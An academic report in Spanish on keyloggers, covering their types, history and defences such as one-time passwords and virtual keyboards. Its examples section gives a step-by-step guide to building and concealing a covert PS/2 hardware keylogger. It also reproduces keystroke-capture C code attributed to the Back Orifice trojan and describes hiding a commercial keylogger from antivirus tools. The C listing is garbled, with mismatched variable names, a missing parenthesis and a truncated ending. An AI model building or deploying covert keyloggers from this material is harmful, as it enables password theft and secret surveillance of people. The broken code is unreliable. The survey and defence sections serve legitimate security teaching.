KeyLoggers

Bruno López Lagares

Máster en Informática

Seguridad en Sistemas de Información 2008

1. Índice

2. Definición

Un keylogger es un tipo de software de vigilancia (considerado tanto software como spyware) que tiene la capacidad de registrar en un log (por lo general cifrado) cada pulsación de teclado. Un keylogger puede registrar mensajes instantáneamente, correo electrónico, y cualquier información escrita en cualquier momento durante la utilización del teclado. El archivo de log creado por el keylogger puede ser enviado a un receptor especificado. Algunos programas keylogger también registran cualquier dirección de correo electrónico usada y las URLs que se visitan [WEBO08].

Los keyloggers, como un instrumento de vigilancia, son usados a menudo por jefes que se quieren asegurar de que los ordenadores son utilizados por los empleados únicamente con motivo laboral. Lamentablemente, los keyloggers también pueden ser integrados en spyware permitiendo que su información pueda ser transmitida a un tercero desconocido.

El registro de lo que se teclea se puede hacer mediante hardware o software. Los sistemas comerciales disponibles incluyen dispositivos que se pueden conectar al cable del teclado (esto lo hace inmediato, aunque visible) o directamente al teclado (esto lo hace invisible, aunque requiere conocer como soldarlo). Escribir aplicaciones para realizar keylogging es trivial, y como cualquier programa actual, puede ser distribuido mediante un troyano o como parte de un virus. Se dice que existen soluciones para evitar esto, como pueden ser los teclados virtuales, ya que sólo requieren clics de ratón, sin embargo, más adelante veremos que las aplicaciones actuales registran también screenshots que anulan la seguridad de esta medida. Cabe decir que esto podría ser falso ya que los eventos de mensajes del teclado deben ser enviados al programa externo para que se escriba el texto, por lo que cualquier keylogger podría registrar el texto escrito mediante un teclado virtual [WIKI08a].

2.1 Etimología

No es difícil adivinar que la palabra “Keylogger”, proviene de los términos ingleses “Key”, que significa tecla, y “Logger” que se podría traducir por registrador o grabador [VIRA08].

3. Evolución

El hecho de que los ciberdelincuentes opten por los keyloggers de manera tan recurrente está confirmado por las compañías de seguridad informática [INVI08] [VIRL08].

Uno de los recientes informes de VeriSign subraya que en los últimos años la compañía ha notado un rápido crecimiento del número de programas maliciosos que incluyen la funcionalidad de keylogging.




Imagen: Crecimiento los programas con funciones keylogging maliciosas [VERI08]

En uno de sus informes, Symantec señala que alrededor del 50 por ciento de los programas detectados por los analistas de la compañía durante el año pasado no representan una amenaza directa para los ordenadores, sino que en todo caso son utilizados por ciberdelincuentes para capturar datos personales del usuario.

Según una investigación realizada por John Bambenek, analista del instituto SANS, sólo en los Estados Unidos unos diez millones de ordenadores están actualmente infectados con algún programa malicioso que contiene una función de keylogger. Combinando estas cifras con el número total de usuarios estadounidenses de sistemas de pago online, se estima que las posibles pérdidas asciendan a unos 24,3 millones de dólares.

Por su parte, Kaspersky Lab de manera constante detecta nuevos programas maliciosos que contienen una función de keylogger. Una de las primeras advertencias fue publicada el 15 de junio de 2001 en www.viruslist.com, el sitio Internet de Kaspersky Lab dedicado a proporcionar información sobre programas maliciosos. Dicha advertencia se relacionaba a TROJ_LATINUS.SVR, un troyano con una función de keylogger. Desde entonces, ha habido un constante flujo de nuevos keyloggers y de nuevas modificaciones. La base de datos antivirus de Kaspersky Lab cuenta con registros de más de 300 familias de keyloggers. Este número no incluye a los keyloggers que son parte de complejos programas maliciosos en los cuales la función espía no es la primordial.

La mayoría de los modernos programas maliciosos están constituidos por híbridos que utilizan diferentes tecnologías. Debido a ello, cualquier categoría de programa malicioso podría incluir programas con funciones o subfunciones de keyloggers.

4. Tipos

4.1 Introducción

Se podrían hacer diversas clasificaciones teniendo en cuenta diferentes aspectos, en este caso se ha optado por la siguiente clasificación:

Hardware Keyloggers:

En este apartado incluiremos aquellos dispositivos físicos que se encargan de detectar las ya mencionadas pulsaciones de teclado.

Software Keyloggers:

En ellos incluiremos aquellas aplicaciones que nos permitan registrar las pulsaciones de teclado (y/o ratón), sin mayor necesidad que la de la instalación de un software en el computador.

5. Hardware keyloggers

5.1 Descripción

Los keyloggers hardware se enchufan entre el ordenador y el teclado y registran la actividad de éste en la memoria interna. Normalmente son diseñados con un aspecto inofensivo que armoniza con el resto del hardware para no ser detectados. Por ejemplo, uno de los diseños para disimular este dispositivo, sería asemejarlo a un balun (Dispositivo adaptador de impedancias que convierte las líneas de transmisión simétricas en asimétricas, y viceversa) [WIKI08c].

Imagen: Balun NT602

Los keylogger hardware están diseñados para trabajar con teclados PS/2, y más recientemente con teclados USB. Estos dispositivos tienen una ventaja de gran importancia sobre la versión software. Esta ventaja, consiste en que la versión software empieza a loggear desde que arranca el sistema operativo (y arranca dicho software), mientras que la versión hardware empieza a registrar desde el momento en que se enciente el ordenador. Puede parecer que esto no es importante, pero la verdad es que sugiere una mejora importante, ya que la versión hardware es capaz de recoger la contraseña de la BIOS, por ejemplo, sin la necesidad de haber preinstalado un software.

La recuperación de los datos registrados por estos dispositivos, se realiza mediante la extracción del hardware keylogger y cambiar su modo registro a modo monitor (normalmente tienen un botón de cambio de modo).

5.2 Tipos

Dentro de la versión hardware vamos a distinguir varios tipos [WIKI08b]:

5.2.1 Adaptadores:

Se enchufan en el conector del teclado, tienen la ventaja de poder ser instalados inmediatamente. Tienen la desventaja de que con una rápida revisión visual, pueden ser detectados.




Imagen: Adaptador Hardware keylogger instalado

5.2.2 Dispositivos:

Se pueden instalar dentro de los teclados estándar, tiene el inconveniente de que requieren habilidad para soldar y la necesidad de tener el acceso al teclado que modificar. Tiene la ventaja de que son indetectables a menos que se abra el cuerpo del teclado.

5.2.3 Teclados keylogger:

Estos teclados están previamente preparados, con el keylogger ya integrado. Son virtualmente imperceptibles, a menos que sean buscados específicamente.

5.2.4 Hardware keyloggers de acceso remoto (Wireless Keyloggers):

Proporcionan la misma función solo que tienen la habilidad de ser monitorizados y controlados mediante una comunicación wireless estándar.

Imagen: Keymon Wireless Keylogger

5.2.5 Wireless keylogger sniffers:

Estos keyloggers recepcionan paquetes de datos transferidos entre un teclado inalámbrico y el receptor, y después intentan descifrar la clave de seguridad de la comunicación entre ambos.

Imagen: Logisteam Keylogger [LOGI08]

5.2.6 Keylogger acústico:

Este concepto está basado en el análisis de una grabación del sonido creado por alguien tecleando en el ordenador. Cada carácter del teclado realiza un sonido ligeramente diferente al resto al ser pulsado. Usando métodos estadísticos similares a los empleados en el desciframiento, es posible identificar que patrón de pulsación está relacionado con que carácter del teclado. Esto se realiza analizando la frecuencia de repetición de patrones de pulsación con acústicas similares, los engranajes de distribución entre pulsaciones de teclado diferentes y otra información de contexto como la lengua probable en la cual el usuario escribe. Como en el desciframiento, requieren una grabación bastante larga (1000 o más pulsaciones) de modo que la estadística sea significativa.

6. Software keyloggers

6.1 Descripción

La mayoría de las fuentes consultadas definen keylogger como un programa diseñado para, en secreto, monitorear y registrar cada pulsación del teclado [INVI08].
Los programas legítimos pueden tener una función de keylogger que se puede utilizar (y a menudo se utiliza), para iniciar ciertos programas mediante combinaciones de teclas ('hotkeys' o para cambiar la distribución del teclado).
Se encuentran disponibles un gran número de programas que permiten a los administradores rastrear las actividades diarias de los empleados en sus ordenadores, o que permiten a los usuarios hacer lo mismo respecto a las actividades de terceros. Sin embargo, el límite ético entre el monitoreo justificado y el espionaje delincuencial suele ser muy tenue. Sucede que a menudo los programas legítimos son utilizados de manera deliberada para robar información confidencial del usuario, como por ejemplo sus contraseñas.
Además, cualquier programa keylogger legítimo siempre puede ser utilizado con intenciones maliciosas o delincuenciales. Hoy en día los keyloggers se usan principalmente para robar información relacionada a varios sistemas de pago online.
Asimismo, muchos keyloggers se esconden en el sistema, por ejemplo, camuflándose como rootkits, lo cual los convierte en programas troyanos completamente furtivos.

6.2 Tipos

De forma contraria a las creencias comunes, un keylogger software es simple de escribir teniendo conocimientos en programación en C o en C++ y conocimiento de las API proporcionadas por el sistema operativo del objetivo. Los keyloggers del software se clasifican en las categorías siguientes:

6.2.1 Acceso Local [SECU08]*:*

6.2.1.1 Basados en núcleo: Este método es el más difícil de escribir, y combatir. Estos keyloggers residen a nivel del núcleo y por tanto son prácticamente invisibles. Acceden al núcleo del sistema operativo y tienen casi siempre acceso autorizado al hardware , lo que los hace de gran alcance. Un keylogger que utiliza este método puede actuar como driver del teclado por ejemplo, y accede así a cualquier información mecanografiada en el teclado mientras que va al sistema operativo.
6.2.1.2 Hooked: Estos keyloggers se vinculan al teclado con las funciones proporcionadas por el sistema operativo. El sistema operativo los activa en cualquier momento en que se presiona una tecla y realiza el registro.
6.2.1.3 Métodos creativos: Aquí el programador utiliza funciones como GetAsyncKeyState, GetForegroundWindow, etc. Éstos son los más fáciles de escribir, pero como requieren comprobar el estado de cada tecla varias veces por segundo, pueden causar un aumento sensible en el uso de la CPU y pueden ocasionalmente dejar sin registrar algunas pulsaciones.

6.2.2 Acceso Remoto:

Se utiliza el software local programado con una característica añadida para transmitir los datos registrados en el ordenador objetivo y sitúa los datos disponibles en una ubicación remota. La comunicación remota es facilitada por uno de estos cuatro métodos [WIKI08b]:

1. Los datos son cargados a un sitio web o una cuenta de ftp.
2. Los datos de vez en cuando son enviados por correo electrónico a una dirección de correo electrónico predefinida.
3. Los datos son transmitidos a través una conexión wireless mediante un sistema de hardware conectado.
4. Se accede a través de Ethernet o internet a los datos, en el ordenador del objetivo.

7. Prevención y Protección

7.1 Prevención y protección hardware

La prohibición del acceso físico a los ordenadores más sensibles, por ejemplo cerrando el cuarto de servidores, es el método más eficaz para prevenir la instalación del hardware keylogger. La inspección visual es el medio principal para descubrir los hardware keyloggers, ya que no se conoce ningún método para su descubrimiento mediante software. En casos en los cuales el ordenador no está a la vista (por ejemplo en algunos lugares de acceso público donde el ordenador está en una caja cerrada y sólo se puede ver el monitor, el teclado, y el ratón), un usuario podría 'engañar' al keylogger escribiendo únicamente parte de la contraseña, después usando el ratón para moverse a un editor de textos u otra ventana, escribiendo texto basura, y después volviendo de nuevo a la ventana de login, escribiendo la siguiente parte de la contraseña, etc., de modo que el keylogger registre una mezcla ininteligible de basura y la contraseña real [CODI06].

El riesgo principal asociado al empleo de keyloggers hardware reside en que se necesita un acceso físico dos veces: al instalar el keylogger y al recuperarlo. Debido a esto, si la víctima descubre el keylogger, éste puede intentar sorprender al atacante mediante, por ejemplo, poner una cámara de vigilancia para saber quien intenta recuperar el keylogger, o incluso si el keylogger ya ha sido recuperado podemos controlar quien se ha loggeado con nuestras contraseñas [WIKI08c].

7.2 Prevención y protección software

La mayoría de las compañías antivirus ya han añadido descripciones de conocidos keyloggers a sus bases de datos, volviendo así la protección contra los keyloggers similar a la protección contra otros tipos de programas maliciosos: instalan un producto antivirus y mantienen actualizada su base de datos. Sin embargo, debido a que la mayoría de los productos antivirus clasifican a los keyloggers como potenciales programas maliciosos, los usuarios deberían asegurarse de que su producto antivirus detecte, con la configuración por defecto, este tipo de malware. Si no sucede así, el producto debería ser configurado apropiadamente para garantizar una protección contra los keyloggers comunes [INVI08] [VIRL08].
Puesto que el principal objetivo de los keyloggers es capturar información confidencial (números de tarjetas bancarias, contraseñas, etc.) las formas más lógicas de protegerse contra keyloggers desconocidos son las siguientes:

1. Usando contraseñas válidas por una sola vez o un proceso de autenticación de dos pasos,
2. Usando un sistema con protección proactiva diseñada para detectar programas keyloggers,
3. Usando un teclado virtual.

El uso de contraseñas válidas por una sola vez ayuda a minimizar las pérdidas si la contraseña ingresada es interceptada, ya que la contraseña generada puede ser utilizada una sola vez, y el periodo de tiempo durante el cual puede ser utilizada es limitado. Incluso si se llega a interceptar una contraseña de uso único, el ciberdelincuente no podrá usarla para obtener acceso a información confidencial.

Para obtener contraseñas de uso único, se puede recurrir a mecanismos especiales como:

- Una llave USB (tal como Aladdin eToken NG OTP):

- Una 'calculadora' (tal como RSA SecurID 900 Signing Token):

Para generar contraseñas válidas por una sola vez, también es posible utilizar sistemas de textos de teléfonos móviles que estén registrados en el sistema bancario y reciban un código PIN como repuesta. Posteriormente se utiliza el PIN junto al código personal para lograr la autenticación.
Si se usa alguno de los mecanismos arriba descritos para generar contraseñas, el procedimiento a seguir se describe a continuación:

1. El usuario se conecta a Internet y abre una ventana de diálogo en la cual se puede ingresar los datos personales;
2. Luego, pulsa un botón en el mecanismo para generar una contraseña de uso único, la cual aparecerá en la pantalla LCD del dispositivo durante 15 segundos;
3. Ingresa su nombre de usuario, su código PIN personal y la contraseña de uso único generada en la ventana de diálogo (por lo general el código PIN y la clave son ingresados uno después del otro en un solo campo para códigos);
4. Los códigos ingresados son verificados por el servidor y se toma una decisión sobre si el usuario puede o no obtener acceso a información confidencial.

Cuando se usa un mecanismo calculador para generar una contraseña, el usuario ingresa su código PIN en el mecanismo de 'teclado' y pulsa el botón ">".
Los generadores de contraseñas de uso único son ampliamente usados por sistemas bancarios en Europa, Asia, los Estados Unidos y Australia. Por ejemplo, el importante banco Lloyds, decidió usar generadores de contraseñas únicas ya en noviembre de 2005. Sin embargo, en este caso, el banco tiene que gastar considerables sumas de dinero ya que debe adquirir y distribuir generadores de contraseñas a sus clientes, además de desarrollar o comprar el software complementario.

Un ejemplo más cercano, sería el caso de Caixa Galicia, que permite el uso de Token para generación de contraseñas de acceso único.

Imagen: Token de Caixa Galicia [CAIX08]

Una solución con un costo más eficiente es la protección proactiva por parte de los clientes de los bancos (proveedores, etc.), capaces de advertir al usuario en caso de un intento de instalar o ejecutar programas keyloggers.




Imagen: Protección proactiva contra keyloggers en Kaspersky Internet Security

El principal problema de la protección proactiva es que el usuario está activamente implicado y tiene que decidir las acciones a tomar. Si el usuario no tiene mucho conocimiento técnico, puede tomar una decisión equivocada, lo cual resultaría en que el keylogger engañe a la solución antivirus y penetre en el sistema. Sin embargo, si los desarrolladores minimizan la participación del usuario, entonces los keyloggers podrían evadir la detección debido a una política de seguridad insuficientemente estricta. Por otra parte, si la configuración es demasiado estricta, entonces otros programas útiles que contienen funciones de keylogging legítimas pueden resultar bloqueados.

El método final para protegerse contra los programas y los dispositivos keyloggers es el uso de un teclado virtual. Un teclado virtual es un programa que muestra un teclado en la pantalla y las teclas pueden ser pulsadas mediante el ratón.

La idea de un teclado en la pantalla no es nada nuevo. El sistema operativo Windows tiene incorporado un teclado en la pantalla que puede ser activado de la siguiente manera: Inicio > Programas > Accessorios > Accessibilidad > Teclado en pantalla.

Imagen: Teclado en pantalla de Windows

Sin embargo, los teclados en pantalla no son un método muy común para neutralizar los keyloggers. No fueron diseñados para protegerse contra amenazas cibernéticas, sino como una herramienta de accesibilidad para usuarios discapacitados. La información ingresada mediante el teclado en pantalla puede ser interceptada con facilidad por algún programa malicioso. Para que este teclado en pantalla pueda ser utilizado contra los keyloggers tiene que estar especialmente diseñado para poder asegurar que la información ingresada o transmitida por este medio no sea interceptada.

8. Ejemplos

8.1 Ejemplo Hardware
Como crear un Keylogger por Hardware Open Source DIY

8.1.1 Introducción

KeeLog ha decidido publicar la versión anterior de su familia de keylogger por hardware, facilitando la versión completa de firmware y el código fuente del software, los esquemas eléctricos y la documentación. Este keylogger PS/2 es un dispositivo 100% operativo y probado, instalado y utilizado por cientos de personas en todo el mundo. Para registrar y analizar los datos de las pulsaciones de teclas se proporciona la aplicación KeyGrab [KEEL08].


8.1.2 Herramientas y componentes

Estas son todas las herramientas y habilidades necesarias para realizar el proyecto de Keylogger por Hardware Open Source:

Habilidades:

- Experiencia básica en hardware electrónico
- Estañador para circuitos integrados
- Programador de microcontroladores (compatible con la familia Atmel AT89CXX51)

Componentes:




- Microcontrolador Atmel AT89C2051 (o AT89C1051, AT89C4051)
- Memoria EEPROM tipo AT24C512 (o compatible)
- Cuarzo 12 MHz
- 2x condensador 33p
- Condensador 10 uF
- Resistencia 10 k
- Pulsador pequeño


También es necesaria una protección para el keylogger. Una buena idea sería comprar un cable de extensión PS/2 y un trozo de tubo termorretráctil de unos 10 centímetros. Este tubo se contraerá con el calor, cubriendo el keylogger.

8.1.3 Montaje y puesta en marcha

Se empezará por programar el firmware del microcontrolador. Lance la aplicación del programador, seleccione el microcontrolador AT89C2051 y cargue el programa utilizando el código en la versión binaria o en la versión hex. También se puede recompilar la fuente utilizando el código fuente y un compilador 8051.
El estañado es probablemente la parte más difícil del proyecto, dado que el keylogger por hardware debería ser lo más pequeño posible. En el esquema eléctrico abajo se puede ver cómo deben quedar las conexiones entre los componentes del keylogger por hardware.



Estañe los componentes empezando por el microcontrolador y la memoria EEPROM. Se puede eliminar los pins que no se utilicen. Asegúrese de que haya acceso al pulsador. Al montar los condensadores compruebe si están polarizados correctamente.
Intente hacer el dispositivo lo más compacto posible, sin embargo, tenga cuidado en evitar los cortocircuitos, ya que una vez montado el dispositivo éstos serán difíciles de eliminar. Después de estañar los componentes principales el keylogger debería ser parecido al prototipo en la foto.



Al final proceda a estañar los conectores PS/2 al keylogger. Es una buena idea cortar un cable de extensión PS/2 en dos y estañar cada parte por separado. Recuerde situar el tubo termorretráctil en una parte del cable. Conecte los cuatro pins de PS/2 utilizados (CLK, DATA, VCC y GND) a ambos conectores (el del teclado y el del ordenador).

Antes de cubrir el keylogger con el tubo termorretráctil es una buena idea aplicar un poco de cola o resina entre los componentes para darle más rigidez al dispositivo. Finalmente sitúe el tubo termorretráctil en los componentes estañados y caliéntelo para que cubra bien los componentes. Corte un orificio pequeño para asegurar acceso al pulsador.

Imagen: Estado final del keylogger

8.1.4 Modo registro

El keylogger por hardware empezará a registrar las pulsaciones de teclas una vez enchufado entre el ordenador y el teclado. El keylogger no influye de ninguna forma en el funcionamiento del ordenador y no puede ser detectado por software. Todos los datos de las pulsaciones de teclas mandados por el teclado serán grabados en la memoria no volátil EEPROM de 64 kB. El modo de registro es totalmente independiente del sistema operativo instalado en el ordenador.

Pasos:

Localice el conector PS/2 de teclado en el ordenador.

Desenchufe el teclado.

Conecte el keylogger por hardware en el lugar del teclado.


Conecte el teclado al keylogger. El registro de datos empezará en el momento en el que se ponga el ordenador en marcha.

8.1.5 Modo playback

Una vez los datos del teclado han sido grabados en el modo de registro, se pueden reproducir en cualquier PC que utilice el sistema operativo Windows 9X/Me/XP/2000. Los datos de las pulsaciones del teclado que se transmiten son capturados por la aplicación KeyGrab. Una vez transmitidos al ordenador, estos datos podrán ser procesados y analizados. Para iniciar la descarga de datos siga las instrucciones a continuación.

Lance la aplicación KeyGrab.

Conecte el keylogger por hardware en el lugar del teclado. No conecte el teclado.




Haga click en la barra de título de la aplicación KeyGrab para activarla.

Presione el pulsador del keylogger para iniciar la descarga de datos. Durante la transmisión no cambie la aplicación activa. Vuelva a presionar el pulsador para terminar la transmisión cuando los datos deseados hayan sido transferidos al PC.

Desconecte el keylogger por hardware y vuelva a conectar el teclado PS/2.

8.1.6 Análisis de datos

Durante la descarga de datos a la tabla principal de la aplicación KeyGrab, estos datos son automáticamente procesados para mostrar las teclas presionadas durante el registro. Los datos se transmiten en el orden inverso, para que las teclas presionadas más recientemente aparezcan como primeras. Los datos sobre las pulsaciones de teclas de hace mucho tiempo serán mostrados como últimos. La tabla se puede analizar manualmente o utilizando las opciones de búsqueda.



1 Posición del dato en la memoria hardware del keylogger (formato hex).
2 Pulsación de tecla registrada y guardada.
3 Incidencia - pulsación o liberación de tecla.
4 Scan code de pulsación de tecla en el bus PS/2 (formato hex).
5 Última posición grabada durante el registro en la memoria (formato hex).
6 Tamaño de la memoria hardware del keylogger (en kilobits).

Las únicas columnas que pueden ser de interés para el usuario son la Tecla (2) y la Acción (3). Estas columnas codifican qué teclas han sido presionadas y liberadas. Utiliza la barra de desplazamiento para ver la historia de teclas presionadas en el modo de registro. Los datos del keylogger se transmiten en el orden inverso (las teclas presionadas últimamente aparecerán como primeras).

8.2 Ejemplos Software

8.2.1 Código keylogging en C

A continuación se muestra el código que utiliza un conocido troyano, como es el Back Orifice (en su versión del 2000) para realizar una de sus funciones más destacadas, como es la de keylogging [PICO04].
Para mostrar la traza de las teclas pulsadas, utiliza la función `JournalLogProg`; y desde ésta se apoya en las funciones: `GetActiveWindow`, `GetWindowText`, `GetKeyNameText`, y `GetKeyboardState` para saber lo que está tecleando el usuario.

```
LRESULT CALLBACK JournalLogProc(int code, WPARAM wParam, LPARAM lParam){

     if (code<0) return
     CallNextHookEx(g_hLogHook,code,wParam,lParam);

     if (code==HC_ACTION){
          EVENTMSG *pEvt=(EVENTMSG *)lParam;
          if(pEvt->message==WM_KEYDOWN{
               DWORD dwCount, dwBytes;
               char svBuffer[256];
               int vKey, nScan;

               vKey=LOBYTE(pEvt->paramL);
               nScan=HIBYTE(pEvt->paramL);
               nScan<<=16;

               // Check to see if focus has changed
               HWND hFocus=GetActiveWindow();
               if (g_LastFocus!=hFocus){
                    char svTitle[256];
                    int nCount;
                    nCount=GetWindowText(hFocus,svTitle,256);
                    if (nCount>0){
                         char svBuffer[512];
                         wsprintf(svBuffer, "\r\n-----[ %s ]-----\r\n", svTitle);

     WriteFile(g_hCapFile,svBufffer,lstrlen(svBuffer),&dwBytes,NULL);
                    }
                    g_hLastFocus=hFocus;
               }

               // Write out key
               dwCount=GetKeyNameText(nScan,svBuffer,256);
               if (dwCount){
                    if (vKey==VK_SPACE){
                         svBuffer[0]= ' ';
                         svBuffer[1]= '\0';
                         dwCount=1;
                    }
```

```
if (dwCount==1){
                        BYTE kbuf[256];
                        WORD ch;
                        int chcount;

                        GetKeyboardState(kbuf);

                        chcount=ToAscii(vKey,nScan,kbuf,&ch,0);
                        if                                                    (chcount>0)
WriteFile(g_hCapFile,&ch,chcount,&dwBytes,NULL);
                   } else{
                        WriteFile(g_hCapFile, “ [ ”,1,&dwBytes,NULL);
                        WriteFile(g_hCapFile,swBuffer,dwCount,&dwBytes,NULL);
                        WriteFile(g_hCapFile, “ ] ”,1,&dwBytes,NULL);
                        if            (vKey==VK_RETURN)            WriteFile(g_hCapFile,
“\r\n”,2,&dwBytes,NULL);
                   }
              }
         }

return CallNextHookEx(g_hLogHook,code,wParam,lParam);
```

8.2.2 Revealer Keylogger

Revealer es una aplicación de las denominadas "keyloggers", es decir, una herramienta capaz de grabar todas las pulsaciones que se realicen en el teclado, guardando toda la información introducida en cualquier programa o ventana de Windows.

Este software está disponible tanto en una versión gratuita (Free edition), como en una versión profesional (Pro edition) que se puede adquirir por 24.90 € [LOGI08b].


Cuenta con una interfaz de diseño muy sencillo en la que se puede ver toda la información recogida por el programa, organizada por días. Esta información además se puede exportar a ficheros TXT.

Es posible ejecutar Revealer en modo semi-oculto y proteger el acceso a su interfaz mediante una contraseña.

Revealer no requiere instalación, solo es necesario esconder la carpeta donde se quiera y listo. Es posible, también, poner la carpeta en modo oculto en cualquier partición y además se inicia automáticamente al encender el ordenador. Así mismo, es posible cambiarle el nombre al ejecutable para ocultarlo aún más en el administrador de tareas y así confundirlo con procesos del sistema, por lo que la mayoría de los antivirus no lo detectan.

Diferencias entre la versión Free y la versión Pro

Características	Free edition	Pro edition
Registra todas las pulsaciones de teclado	✓	✓
Protección por contraseña	✓	✓
Ventana invisible	✓	✓
Invisible en Adición/Supresión de programas	✓	✓
Invisible en la lista de los procesos	-	✓
Invisible en el arranque de Windows	-	✓
Invisible en el disco	-	✓
Envío los ficheros log mediante correo electrónico	-	✓
